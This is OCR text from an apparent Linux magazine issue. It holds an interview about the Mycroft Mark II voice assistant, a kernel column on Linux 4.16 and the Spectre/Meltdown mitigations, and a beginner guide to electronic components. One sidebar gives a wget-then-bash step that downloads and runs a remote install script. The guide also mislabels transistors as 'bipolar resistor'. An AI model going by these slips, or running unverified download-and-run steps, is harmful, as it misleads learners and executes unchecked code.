In all of those applications, the more data we add to the system, the more users that use it, and the more community volunteers who help to do things like tag data and contribute to Persona, the better and better the experience will get for users.

So how does Mark II differ from Mark I?
The Mark II is designed more for consumers. Mark I has a bunch of I/O on the back; it's got an RCA output, it's got HDMI, it's got USB ports. It's even got a copper Ethernet port if you want to plug it into a Switch. And it's got an actual Raspberry Pi 3 in it, as well as a full Arduino. So it's really designed to be hacked and changed and altered and explored by someone who's a software developer or maker.

The Mark II is more of a consumer device. We've added a four-inch HD LCD touchscreen. We've

QUICK GUIDE

Mycroft Plasmoid

Being open source software, you don't have to buy a smart speaker to try out Mycroft, but in buying a Mark I or Mark II you'll be supporting the project. The easiest way to do this is to install it as a Plasmoid – a desktop widget – on the KDE Plasma Desktop. Mycroft community member Aditya "aix" Mehra, with the help of KDE developers, has created an alpha release for KDE Plasma Desktop 5.9 running on KDE Neon and Fedora. There's a script supplied for both, but since we have KDE Neon on the coverdisc this issue (and on FileSilo) you can either install it or run it as a virtual machine. You'll need to head to the Terminal (called Konsole in KDE) and type:

```
cd ~
wget https://mycroft.ai/to/install_plasmoid_kde.sh
bash install_plasmoid_kde.sh
```

Once complete, you can right-click on your desktop, select 'Add Widget' and you'll find Project Mycroft on the list, which you can drag onto your desktop. If you don't want to use the script, see **https://cgit.kde.org/plasma-mycroft.git**. This method is a little more involved, however, as it requires installing Mycroft Core and building and installing the package yourself, which the script handles automatically.

Above You can try out Mycroft on a KDE Plasma Desktop by installing a community-made Plasmoid. Although there are scripts specifically for KDE Neon and Fedora, it's possible to run it on Kubuntu

removed all of the I/O to keep it clean, and to keep the costs down. And we've improved the processor and performance of the microprocessor inside it, as well as adding an FPGA to do stuff like wake-word processing, and we have some other applications that we can do on-chip.

So it's a much more capable device. It's still flexible from the standpoint of being able to create animations to go with the speech, but it's destined for consumers rather than makers and hackers.

What have you done to make it easier for developers, in contrast to the first one?

The Mark II, when it ships, will have a lot deeper development tools associated with it. We've been building the core technologies for a little over two years now, and we're now beginning to build comprehensive auto tests. We're now beginning to build better skills management. We're starting to get into the ability to do full-on conversations from within an app, and we're going to do a bunch of work around disambiguation.

One of the things that we've run into is that a similar command might trigger two different skills. For example, if I say, "Remove the timer," it will remove any timers that are set on the device. However, if I say, "Remove timers from my shopping list," it has the tendency to also kill all your timers, even though you only intended to remove an item from your shopping list. So we'll be building some disambiguation tools, probably also based on machine learning, that help. As we collect more and more data from people who've opted-in to share the data, as we collect more and more and our community tags it, that should improve the experience for the engineers and for the developers.

You were talking about the privacy side of it. Is there any tension with trying to improve the AI while storing people's data?

We use the data only from users who have explicitly opted-in, so by default, we don't keep anything. Users who opt in, they're choosing to share their data with the rest of the community. We're getting about six to seven percent of users who say, "Hey, I really want to make this technology better." And it turns out that it's actually more data than we can process. Process has really become the bottleneck.

As long as a few members of our community are willing to share their data to help us improve the tech, I don't really see a need to collect from others, right? If you have enough data, why get more? Why be greedy, right?

I think what's driving that is, with a lot of the other platforms it has nothing to do with AI, and everything to do with marketing *you* as a product. If you don't

> "The Mark II is more of a consumer device. We've added a four-inch HD LCD touchscreen"

Below The microphone array picks up the wake word 'Hey Mycroft'. The request is translated into machine-readable text via DeepSpeech; the Padatious Intent Parser analyses the user's phrase for keywords and intent. Next, the response is rendered from text into speech with Mimic 2, and finally the response is played through the speakers

pay for the product, you're the product. And so there's a lot of data collection that's going on, both in the voice stack and through web applications and through tracking pixels and all the other things that happen on the web.

Even though it's messaged as being, "Hey, we're trying to improve the technology for you," what it really is monetising you. And we don't have any interest in doing that. We want our users to have a technology that represents them, not a technology that turns them into a product that we can sell.

With the enhancements on the hardware with the Mark II, are you providing more services that would be provided by third parties with the Mark I?

The Mark II will have an increased number of skills. As members of our community continue to build skills... you know, we've added the screen for a number of reasons, but one of them is that we've recently become a default part of KDE. So there's a KDE Plasmoids that you can pull into your KDE desktop and actually interact with the voice assistant on the desktop.

I was told that we're being pulled into SUSE, so that's fantastic as well. And you know that same graphic that we use on the Mark II screen can be used on the desktop. And then as part of 19.02, or shortly after we roll out 19.02 – February 2019 – we'll be rolling out a Windows application, an iOS application, an OS10 application, and an Android app that'll allow you to run the Mycroft stack across all of your devices.

All of those devices also have a screen. So the idea is that we can develop the animations to run in a unified way across all of the points where you touch this technology. That's one of the reasons we thought a touchscreen would be a good addition to the technology.

It also allows us to serve people that we might not be able to serve. One of our community members recently used Mycroft in combination with Clarifai to build an application that would allow you to do rock, paper, scissors [**www.hackster.io/gov/hey-mycroft-rock-paper-scissors-0228b2**].

So you say, "Mycroft – rock, paper, scissors", and then you hold up your hand as a rock or scissors or paper. It shoots an image and recognises what your hand gesture is. And then it randomly selects one for itself, and tells you whether you won. It's a fantastic little application, but it's just a hop, skip and a jump from that to having an AI that understands American Sign Language.

So we're able to build a voice assistant which, if you think about it, is really an augmented reality layer. I mean, it layers this microphone over your space, right, and you speak to it, and it brings the internet to you, right? People talk about voice assistants as an independent technology in isolation, when in fact what it really is, it's a layer of augmented reality. It layers the internet over your home. And we can bring that not only to people who can speak and hear, but also to people who might have disabilities who might not be able to hear, or might not be able to speak. So that's pretty exciting.

Are the calculations being done in the cloud with this technology?

Most of it, actually, takes place on device. We're hosting credentials in the cloud so that we can share credentials across multiple devices. So that's one piece. And then we're doing the speech-to-text in the cloud because it takes more processing time than we have available on a reasonably priced

QUICK GUIDE

The voice of Mycroft

Mycroft uses a text-to-speech engine called Mimic 2 for its voices. This is being developed by both Mycroft AI and VocaliD, but they need your help. To create realistic voices it needs a variety of vocals to choose from and you can add yours by going to **https://vocalid.co/voicebank**. Joshua says you can either read samples or validate other people's samples, "if you're not comfortable giving up your voice data. And then the Mimic 2 engine will allow us to mimic somebody's voice. Right now, we need about 20 hours of data, but that's rapidly shrinking. We think, at the end of it, we may be able to replicate somebody's voice with 15 minutes of audio." Joshua says there will be opportunities for people to build voice assistants that have the voice of a family member, which instantly reminded us of *Black Mirror,* or the voice of a celebrity.

device. But that's it, as of today. We probably will move the speech synthesis to the cloud in the next couple of months. The new speech synthesis engine sounds great, but it takes a lot of processing time to run it. It takes a GPU to operate it, if you're going to do real-time synthesis.

The goal for us is to keep as much information resident to the device as possible. At the end of the project, which is maybe years and years from now, but definitely as a goal in the near term in the next year or two, we'd like for you to be able to run the entire experience on-prem. So within your home, even if some of it might need to run on your desktop or your laptop. We're giving a lot of thought to that.

The way that might work would be if your desktop is at home and you've got the Mycroft agent installed, the various devices in the house first broadcast to the network and say, "Hey, is there anybody here who can do speech recognition and speech synthesis?" And if your laptop's off or you're at the coffee shop or whatever, and it doesn't get a response, then it goes to the cloud to get the data.

But if your laptop's sitting there and you're running the Mycroft agent, it connects to that, and then uses the GPU on your laptop, and the data never leaves the site. I think there's a number of ways to approach the problem, but our goal is to empower users to control their own data, and as much as possible, to keep that data at their home, or at their business.

How does the company intend to make money?


We give away a beer. If you want a glass, it's free; if you want a keg, we charge you. So for an individual who's using our back-end services, there's no cost associated with that. We don't keep any of your data. If you choose to opt in, great. If you choose to be a paid supporter, that's great too. But it's not something that we require.

If you're Jaguar or Land Rover [Jaguar Land Rover invested $110,000 in Mycroft AI in February 2017 so it could work on vehicle integration together] and you want to roll our technology across 487,000 vehicles globally? Then we send you a bill and help you to build the systems inside your corporate perimeter to manage your devices.

So yeah, we're working with a number of big corporate brands all over the world. Most of those projects are very early, so I don't have permission to talk about them. But significant Fortune 500 companies are either evaluating or are already working with our staff.

The design is more stylish this time. Does that come from community feedback?

That comes from our design team. The first one was always designed to be what it was: flat and kind of cute and personable in many ways. And we had to pack an entire Raspberry Pi in there,



Above You can personalise your Mycroft Mark II with different home screen options, widgets and faces

which turns out to be difficult by the time you have all the connectors and everything sticking out the side of the Pi.

Oh, and the first one had five boards in it. So there was the faceplate, the main board, the Raspberry Pi, the Arduino, and the rotary encoder board; and those are all cabled together. The new design is being designed as a single PCB. The screen's on it, all the microphones are on it. Everything's attached to one PCB, so that it can be mass-produced and reduce our costs.

With the new one, we're giving a lot more thought to the sound quality and the size of the resonating chamber, and how we put the air into the resonating chamber. A lot of changes that have been driven by the lessons that we learned the first time.

Going back to the Mark I, what was the major lesson that you feel you learned from that experience?

Don't put the microphone in the same enclosure with the resonating chamber! The Mark I really can't do barge-in. No matter how good the software gets, the fact that the mic is in the chamber with the speaker, makes it basically impossible – if the music's playing loudly – for it to even hear the command.

So yeah, we're bringing all those lessons to the Mark II. The application should go faster. The device is simpler. The device will sound better. The device is more capable.

*Mycroft Mark II models can be pre-ordered from the Indiegogo page (**www.indiegogo.com/projects/mycroft-mark-ii-the-open-voice-assistant#**) at a reduced rate. For instance, dev kits are 31% off at $109 (£78) until they hit retail in December 2018.*

> "Significant Fortune 500 companies are either evaluating or are already working with our staff"

OPINION

The kernel column

We look at the latest happenings in the Linux kernel community as development of Linux 4.16 winds down and the focus shifts towards 4.17

Jon Masters is a Linux-kernel hacker who has been working on Linux for more than 22 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy-efficient ARM-powered servers.

Linus Torvalds has announced Linux 4.16-rc5 (Release Candidate 5). In his announcement mail, he said "[T]this continue [sic] to be pretty normal", with just a few of the usual types of fixes, and none of the kind of wild security drama seen in the previous development cycle.

Traditionally, an RC5 comes toward the very tail-end of a cycle, which typically has no more than seven (or at worst case, eight) RCs in total. This means that, if things go to plan, we will have full coverage of the upcoming feature 'merge window' for 4.17 in our next issue. Indeed, most developers are already prepping patches.

Meltdown and Spectre patching

While the 4.16 development cycle may be far less dramatic than 4.15 was, we're not completely done with the clean-up exercise required to completely mitigate the Meltdown and Spectre security vulnerabilities. Distro vendors were quick to release emergency mitigations back in January, but those were just that, and they came with sometimes fairly painful performance implications for certain workloads.

Upstream preferred instead to fix the worst of it (that is, Meltdown) and take a bit longer to fully clean up the less trivially exploitable corner cases. Many production users are running distro kernels, and those people should already be safely patched by now.

Over the past month, distros have begun to roll out improved patches based upon the now upstream 'retpoline' technique for the Spectre variant 2 mitigation that was invented at Google. Earlier patches relied upon a type of special hardware control interface known as an MSR (Model Specific Register), through which the kernel could control speculative execution based upon the content of the CPU indirect branch predictor – the piece of hardware vulnerable to exploitation through Spectre variant 2.

While those patches worked, they were slow because touching MSRs is a CPU-internal 'serialising' (read: slow) event not intended to be used so frequently by software. Conversely, retpolines are a pure software solution that effectively removes indirect branches by replacing them with function return sequences, which weren't affected by the vulnerability. The magic comes from doing a bit of stack hackery, directly modifying a fake return address.

Contemporary kernels don't have just retpoline support available (which incidentally require a very recent compiler), but also add a number of recent clean-ups. These include specifically leveraging the slower MSR (IBRS, or Indirect Branch Restrict Speculation) branch prediction control interface whenever calling into firmware, since firmware can't be relied upon to have implemented retpoline-like solutions; fixing the RSB (Return Stack Buffer) 'stuffing' sequence specifically required for Skylake and later processors; added support for compiling retpolines with Clang in addition to GCC; and support for the IBRS_ALL feature coming to future x86 processors.

Future processors won't need to take the performance hit of either of the slower Spectre variant 2 mitigations because they will have additional hardware that properly separates out the context information of conflicting branches in the branch predictor, effectively equivalent to making the 'IBRS' MSR-write nearly free. Thus on IBRS_ALL processors, the kernel will disable retpolines, which still do have an overhead, and rely upon the updated hardware to do the right thing instead. Support for this lands in 4.16.

Addressing leaks

In separate developments, fixes to various kernel build-time scripts (in the **scripts** subdirectory of the kernel source) have been landing. These include checks for potentially dangerous leakage of the address of kernel data structures in log messages, as well as a tool that scans **/proc** for **leaking_addresses** file entries. It's been optimised to scan only **/proc/1**, representing the process ID of the system init process systemd, as being representative of software with a view of kernel mappings. Finally, support for PTI (Page Table Isolation) to mitigate against Meltdown on pure 32-bit processors was posted upstream.

Ongoing discussions include optmisation of the kernel entry paths now that we have the PTI 'trampolines', ways to remove extraneous MSR writes where possible, and faking microcode version reports for virtual machines for various different use cases they require. Lots of ongoing work is focused on security, and in particular 'kernel hardening' (there's a mailing list with the same name). In addition to removing leakage of memory addresses that

could be abused, other work is focused on locking down and buttoning up the kernel as much as possible.

This includes a number of efforts being spearheaded by the likes of Kees Cook of Google, and other brand-name individuals. Over the past few weeks, patches to lock down memory allocated by driver modules that might contain data pointers have been floated, alongside proposals to remove variable-sized arrays (a source of subtle bugs), and a renewed push to upstream at least bits of the technology from the 'Stackleak' patches (originally from the grsecurity project). Linus isn't a big fan of the latter as-is because it makes a lot of changes to kernel assembly code in the aid of compile-time checks which he would rather see implemented through smarter compilers.

Matthew Willy Wilcox posted version 7 of his 'XArray' patches, which he believes are "appropriate for merging for 4.17". These implement a new "abstract data type which behaves like a very large array of pointers". The purpose of XArray is eventually to replace the existing Linux radix tree implementation with something that scales better, while providing all of the existing capabilities. While this is very much an internal kernel feature, it is heavily used by the Linux page-cache code, and that is very much visible to users.

The page cache makes use of memory not being otherwise used by applications to store data – typically file system data – that is likely to be needed by running applications, such that it can be read from memory in preference to (slower) disk. Any code that improves page-cache performance tends to improve the user experience.

> "Future processors won't need to take the performance hit of either of the Spectre variant 2 mitigations"

Vitaly Kuznetsov posted patches providing support for 'Enlightened' VMCS (Virtual Machine Control Structure) interfaces between Linux and Hyper-V. Microsoft uses its Hyper-V hypervisor to underpin its Azure cloud service, which has just recently announced support for 'nested virtualisation'. In a nested virtualisation environment, a normal guest virtual machine instance, of the kind that you would run in any public cloud, actually runs its own hypervisor and its own virtual machines within.


This might seem strange, but it has a number of uses. These include the obvious development advantages (OpenStack is tested using nested virtualisation, for example), but also allows for some very interesting mixing of 'public' and 'private' cloud technologies. When x86 VMs are running, the hypervisor controls them using the VMCS, which is a structure shared between the CPU and hypervisor software. 'Enlightening' means that Microsoft provided an alternative, much faster, so-called 'paravirtualised' interface that guests can use when running nested VMs. This replaces expensive VMWRITE and VMREAD instructions with simple memory operations to and from an interface provided by Hyper-V.

Raghavendra Rao Ananta posted a patch implementing support for preserving perf (performance counter) events across CPU hotplug. This will enable a sysadmin or user to use the Linux perf command-line utility – which provides detailed data on the behaviour of specific programs or system-wide processor events – without being concerned with whether a CPU might go offline (for power-saving reasons, perhaps) in the period that it's being monitored.

Finally this month, a special shout-out to Jonathan Neuschafer, who has doggedly pushed to get Nintendo Wii support into upstream Linux. While there may be few users for this sort of application, the interesting part of the work is that the Wii – which is PowerPC-based, like most consoles of that era – uses discontiguous memory; that is, the RAM isn't linear in physical memory and has 'holes' in it. Linux handles this on other architectures already, but as part of merging support for the Wii, Jonathan also had to go and overhaul some pretty gnarly core memory-code.

ELECTRONICS FOR PI HACKERS

Interface to your Raspberry Pi by building published circuits on breadboard or designing your own circuits for construction on a printed circuit board – **Mike Bedford** shows you how



Many technically minded computer users are proficient in coding, and take pride in mastering new languages, but consider electronics as something of an arcane art. If this describes you, but you want to get to grips with this key skill, we're here to help. Understanding electronics is our theme here, with the aim to help you understand and build electronic circuits, and even figure out how to design your own circuits for interfacing to the real world.

> "You might make a start with nothing more complicated than turning a LED on and off using a push button, but mighty oaks from tiny acorns grow"

There are various ways to interface with electronics. The Raspberry Pi is often thought of as a vehicle for learning to code, for example, but this ignores one of its key features, namely its GPIO header. By attaching hardware such as switches, LEDs and motors to this connector, often via some sort of interfacing circuitry, those devices can be controlled by software. At the next level up are the various types of single-board computers such as those based on Arduino technology, or really low-end boards with PIC chips. Generally speaking, these boards can't drive a display or run an operating system, so they can really only perform a useful function in conjunction with some external hardware.

The final hardware platform that could be used to control external devices is, perhaps surprisingly, the desktop or laptop PC. USB-to-GPIO adapters are available to provide PCs with GPIO capability, just like a Raspberry Pi or other single board computers. PCs can be used for control applications, therefore, but with greater computing muscle for those applications that need it.

From the start, we want to assure you that this subject really isn't as unfathomable as you might fear. You might have started your investigations into programming with a simple 'Hello, World!' program and worked your way up from there, and the same applies to electronics and interfacing skills. So, for example, you might make a start with nothing more complicated than turning a LED on and off using a push button, but mighty oaks from tiny acorns grow...

AT A GLANCE

- **Key components p20**
  Electronic components are the building blocks of electronic circuits – we introduce you to those you're most likely to encounter.
- **Circuits & breadboard p22**
  Circuits are defined using circuit diagrams. We help you to understand these by presenting symbols for components, before looking at how to construct a circuit using a breadboard.
- **Stripboard and PCB construction p24**
  Breadboard construction isn't permanent. We explain stripboard and PCB construction for a more compact, neater and permanent solution.
- **Design circuits p26**
  Published circuits abound but sometimes you'll need to design your own. To get you started, we provide some guidance on several common interfacing requirements.
- **Essential software p28**
  You can design breadboard, stripboard or PCB layouts yourself, but it's so much easier with software.

ⓘ QUICK TIP
Buy in bulk
Simple electronic components such as resistors aren't at all expensive so, rather than buying them every time you want to build a circuit, save time and money by keeping a selection of common values in stock.

Key components

Introducing the various types of electronic components that are used to build electronic circuits

Before we can investigate electronic circuits, we need to understand electronic components. Here are the main types you'll encounter for simple interfacing – refer to the annotated image above to see how they look in a circuit.

Resistors 1

A conductor, such as the copper inside a wire, allows an electrical current to flow, whereas an insulator, such as the plastic coating on the wire, impedes electrical conduction. A resistor falls between a conductor and an insulator in that it conducts electricity, but not perfectly. The degree to which a resistor impedes the flow of an electrical current depends on its resistance, which is measured in ohms (symbol Ω).

Values you might use in ordinary circuits range from ohms, through kilo ohms, to mega ohms. Most families of resistors contain just a handful of values. The E12 series, for example, includes 10, 12, 15, 18, 22, 27, 33, 39, 47, 56, 68 and 82. So, for example, starting at 100Ω, the available values would be 100Ω, 120Ω, 150Ω, 180Ω, 220Ω, 270Ω, 330Ω, 390Ω, 560Ω, 680Ω, 820Ω, 1kΩ, 1.2kΩ, 1.5kΩ, 1.8kΩ, 2.2kΩ and so on. Normally you won't need any components between these values, especially for simple interfacing circuits. Resistors are also specified by the power they are able to dissipate, but for most interfacing circuits, only a small rating is needed, for example 0.25W.

Capacitors 2

In the realm of digital as opposed to analogue circuits, a capacitor can mainly be thought of as a component that stores electrical charge. The amount of charge a capacitor can store depends on its capacitance, which is measured in farads (symbol F).

Values you might encounter range from pico farads (pF), through nano farads (nF) to micro farads (μF). Like resistors, values will normally be taken from the E12 series. Capacitors are also specified by the voltage they can withstand, but usually a small voltage rating of perhaps 10V will be adequate. For some applications, it might also be necessary to define a capacitor according to its method of construction. Note also that some high-value capacitors are referred to as polarised (divided into electrolytic and tantalum according to their construction); these have a positive and negative lead and must be connected in a circuit the correct way round.

Transistors 3

Transistors are components which allow the flow of an electrical current in one circuit to be controlled by a

current flowing in another circuit. They can therefore be thought of as electronic switches. However, because the switched circuit can carry a higher current than the switching circuit, they can also be described as amplifiers. Transistors also allow a high voltage to be switched using a low voltage.

There are several types of transistor but the most common one in simple interface circuits, and the type we'll discuss here, is referred to as the bipolar resistor. In fact, there are two types of bipolar resistor, which differ in the polarity of the switched circuit. These are called NPN and PNP transistors. While resistors and capacitors have just two leads, transistors have three, called the emitter, base and collector. The emitter is common to both the switching and the switched circuit. Allowing a current to flow between the base and the emitter, by applying a voltage to the base, turns on the transistor, which in turn allows a circuit to flow through the circuit comprising the emitter and collector.

Unlike resistors and capacitors, transistors are defined by several characteristics, so they are usually specified by a part number such as BC448 or 2N2907. The part numbers are pretty much meaningless but the datasheets will show any given transistor's defining characteristics.

Diodes 4

Diodes are double-terminal components that allow an electrical current to flow in one direction only. For this reason they have a positive terminal (the anode) and a negative terminal (the cathode) and, like polarised capacitors, they must be connected the right way round. Like transistors, their operation cannot be summed up by a single value so they are defined by their part number, such as 1N4001. Their defining characteristics can be looked up in the relevant datasheet, the main ones being their maximum voltage/current and a so-called forward voltage. Again, you'll only need to look this up to select a suitable diode if you're designing a circuit from scratch.

Relays 5

Relays perform a similar function to transistors – that is, switching one circuit with a high current or voltage using a low voltage, low current circuit – but are electromagnetic components rather than purely electronic ones. They contain a coil – an electromagnet – which is driven by the low voltage, low current circuit and pairs of contacts which switch the high voltage, high current circuit. When a current is applied to the coil, the magnetic field produced attracts one contact from each pair, thereby either making a circuit (in the case of a normally open contact) or breaking a circuit (for a closed contact). Relays are specified according to the voltage required and the current drawn to energise the coil, their number of contacts plus whether these are normally open or normally closed, and the voltage and current rating of those contacts.

Elcap, CC BY SA 3.0

Left Some components are available in several form factors. If you're building on a PCB that someone else has designed, be sure to buy the correct type

> "Diodes are two-terminal components that enable an electrical current to flow in one direction only"

LEDs 6

Light emitting diodes (LEDs) operate as diodes, but they produce light in doing so. LEDs are categorised primarily by the colour of the light produced and the intensity of that light, but the datasheet will also show other important figures, such as the forward voltage and the current required to generate a given light intensity. LEDs have an anode and a cathode and must be connected the right way round.

Switches 7

We all know what switches are, but there are several types we might want to use. Domestic light switches are toggle or rocker switches and are mechanically locking – that is, once operated they remain on or off. There are also rotary switches, also mechanically locking, which make a different circuit in each position. Of particular relevance for use with intelligent circuitry are push-buttons, which are not locking. In other words, they turn on when they are pressed but immediately turn off again when they are released. However, these momentary action switches can be made to act as locking switches using software. In other words, press once to turn on, press again to turn off.

Ilja, CC BY SA 3.0

Above As well as actual components you'll need wire, patch leads and, for stripboard and PCB construction, solder

QUICK TIP

Double-checking

We show you how to read the values of resistors on page 23, but sometimes different colours of thin bands look similar. Investing in a cheap test meter will allow you to measure values if there seems to be a problem.

QUICK TIP

Types of patch lead

For connecting your breadboard to GPIO pins, in addition to ordinary patch leads it's really useful to have some patch leads with sockets on one end to attach to GPIO pins.

Circuits & breadboard

Circuit diagrams show how components connect to create an electronic circuit, which can be built on a breadboard

A circuit is a collection of electronic components connected in a particular configuration. This arrangement of components is defined using a circuit diagram, otherwise known as a schematic. A circuit diagram includes symbols for each component, connected using lines to represent connections. See below to learn about symbols.

In addition to their symbols, components on circuit diagrams are shown with their values. Often, only the number and multiplier is shown, and the unit is omitted. So, for example, a 10kΩ resistor will have its value shown as 10k and a 220Ω resistor just as 220. Also, the multiplier is often shown in place of the decimal point, so 4.7k would appear as 4k7. An exception is with low-value resistors, where the letter R is occasionally used in place of the non-existent multiplier – so for example 470Ω might appear as 470R.

Commonly, components on circuit diagrams are also labelled with a component identification number. This allows a parts list for the circuit to be produced with a means of tying up the parts list with the circuit diagram. ID numbers take the form of a letter which identifies the type of component, followed by a unique serial number. Resistors, capacitors and diodes are nearly always represented by R, C and D respectively, so the first resistor would be R1 while capacitors would start with C1. Confusingly, the prefix for transistors could be T, Tr or Q, and relays might be R or RLA.

Breadboard construction


A breadboard is a good option if you're just starting out in learning about electronic circuits. This is a plastic board

> "Resistors and most capacitors can be connected either way round"

with an array of holes, normally on a 0.1-inch pitch (the space between holes). When the leads of components or wires are pushed into the holes, the board grips them to allow an electrical connection to be made. Adjacent holes

QUICK GUIDE

Component symbols



The symbols above are the more common ones you'll find in circuit diagrams. In some cases, different standards use different symbols; we're showing all common variants of the symbols. Where component terminals are labelled with blue words – for example 'anode' and 'cathode' on diodes, and 'base', 'emitter' and 'collector' on transistors – these are provided for information, but aren't part of the official symbol. Often, it's impossible to connect the components together without lines crossing, so it's necessary to differentiate between lines that cross without a connection and lines that cross or meet and have an electrical connection. There are several alternative conventions and, while these aren't actually components, we've included them in the table. It's common practice, but not universal, for lines to cross only if they don't connect. If two lines are to cross while making a connection, the junction is normally staggered.

are connected inside the breadboard, thereby providing a means of connecting components. Breadboards differ in this respect though, so before starting to use one, check your breadboard's internal connections.

Generally speaking, boards have rows of holes connected horizontally at the top and bottom, often with the odd break in the rows of connections, and columns of holes connected vertically on the rest of the board, usually with a gap in the middle. Breadboards are often used for simple circuits, so it's a fairly simple exercise to decide how to position components to make up the requisite circuit. If you do need a bit more support, there are a few software resources you can try – see p28.

The only other bit of information you'll need is component identification. If you buy components online they'll come in bags with labels, but you really need to be able to identify them if they're not in their original bags. With transistors and diodes, for example, part numbers will be printed on them.

Resistors and capacitors are different. Resistors have coloured bands which define their value – see the box, right, for instructions on how to interpret these bands. Several schemes are used for marking capacitor values. Large-value capacitors often have their value in plain language – for example 47µF. Another common scheme uses three figures which, as with resistor colour bands, have two significant figures and multiplier. In this case, the unit will not be farads, but more likely pico farads. A marking of 103, therefore, would equate to 10,000pF (10 plus three zeroes), which equals 10nF.

As well as identifying components, in some cases you need to be able to identify their various terminals. Resistors and most capacitors can be connected either way round, but with polarised capacitors you need to be able to differentiate the positive from the negative lead. Often a plus or minus sign is printed on the capacitor and, with axial electrolytic capacitors, a constriction in the body identifies the positive lead.

In the case of diodes, a band printed on the body identifies the cathode, and LEDs have a flat part on the body to identify the cathode. Transistors vary so much that you'll have to consult the datasheet to identify the base, emitter and collector.

> "A breadboard is a good option if you're just starting out in learning about electronic circuits"

